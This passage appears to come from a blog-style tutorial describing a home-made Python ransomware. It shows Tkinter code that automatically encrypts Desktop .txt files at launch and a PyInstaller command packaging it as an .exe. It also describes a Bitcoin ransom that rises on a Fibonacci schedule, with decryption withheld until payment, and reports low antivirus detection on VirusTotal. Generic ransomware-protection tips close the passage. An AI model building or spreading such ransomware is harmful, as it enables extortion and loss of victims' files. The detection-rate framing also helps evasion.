 - "Confirm Password" triggers the decryption process.
 - "Update Time and Money" refreshes the time and USD values.

encrypt_all_txt_files()

- **Purpose:** Automatically encrypts **.txt** files on the Desktop when the program runs.
- **Steps:**
 1. Searches for **.txt** files on the Desktop.
 2. Encrypts them using the original encryption key.

3. Ensures all `.txt` files are secure from unauthorized access.

fibonacci_timer_thread

- **Purpose:** Runs the Fibonacci timer in the background to ensure it doesn't block the GUI.
- **Steps:**
 1. Launches the timer in a separate thread.
 2. Continuously calculates and updates time and USD without interrupting the user interface.

```
# Գաղտնագրության հաստատման կոճակ
password_button = tk.Button(root, text="Հաստատել գաղտնագրում", font=('Helvetica', 12), command=decrypt_all_txt_files)
password_button.pack()

# Թարմացման կոճակ
def update_time_and_money():
    elapsed_time = time.time() - start_time
    seconds = int(elapsed_time)
    money = 1 + (seconds * 0.00001) # Գումարի ավելացում
    label_time.config(text=f"Time: {seconds}s, USD: {money:.5f}")

update_button = tk.Button(root, text="Թարմացնել ժամանակը և գումարը", font=('Helvetica', 12), command=update_time_and_money)
update_button.pack()

# Ավտոմատ ենթիսպասվորում ծրագրի գործարկման ժամանակ
encrypt_all_txt_files()


# Ֆիբոնաչիի ժամանակի սկսում ենք
start_time = time.time()
fibonacci_timer_thread = threading.Thread(target=fibonacci_timer)
fibonacci_timer_thread.daemon = True
fibonacci_timer_thread.start()

# Գործարկում ենք GUI-ին
root.mainloop()
```


Using PyInstaller, I converted my script into an `.exe` file to make it run independently of the Python environment.

```
C:\Users\BEST\Desktop\virusner\Ransomware>pyinstaller --onefile Bitcoin.py
149 INFO: PyInstaller: 6.11.1, contrib hooks: 2024.10
```

And when the user runs this program on their computer, all `.txt` files located on their desktop are encrypted.




Until the specified amount is transferred to the provided Bitcoin address, they will not receive the password to decrypt the files. Moreover, the longer they delay the payment, the amount increases progressively based on the Fibonacci sequence.



The window shows that the program is running, displaying various information such as the time, the amount (which increases according to the Fibonacci sequence), and the password required for decryption.

It also includes a button to update the time, a Bitcoin account, and a button to confirm the password.


When the corresponding amount is paid, as you can see, all the files are decoded again.



Final Code Check on VirusTotal.com

Finally, to evaluate how widely the ransomware virus is detected by various antivirus programs, I uploaded the final version of the ransomware to VirusTotal.com. This platform performed automatic scans of the code using multiple antivirus modules. The results showed that the ransomware was detected by 5 antivirus programs:

1. **Antiy-AVL**: RiskWare/Win32.Kryptik.a
2. **Microsoft**: Program:Win32/Wacapew.C!ml
3. **Zillya**: Trojan.Agent.Win32.4064176
4. **SecureAge**: Malicious
5. **Skyhigh (SWG)**: BehavesLike.Win64.Suspicioustrojan.tc



How to Protect Yourself from Ransomware

Ransomware protection requires taking preventive measures and adopting best practices for cybersecurity. Here are the key recommendations:

1. Back Up Your Data:

- Regularly back up important files to external drives or cloud storage.
- Ensure backups are physically or network-isolated from your main system.

2. Keep Software and Operating Systems Updated:

- Always install the latest updates for your software and operating system to patch vulnerabilities.
- Don't ignore security updates.

3. Use Reliable Antivirus Software:

- Install and enable a trusted antivirus solution that provides real-time protection.
- Keep your antivirus software updated regularly.

4. Beware of Phishing Attacks:

- Avoid opening suspicious email attachments or links.
- Verify the sender's email address and ensure the message is intended for you.

5. Use Strong Passwords and Multi-Factor Authentication (MFA):

- Create complex and unique passwords for your systems and accounts.
- Enable MFA for an added layer of security.

6. Limit User Privileges:

- Apply the "Principle of Least Privilege" by granting users only the permissions they need.
- Avoid using administrator accounts unless necessary.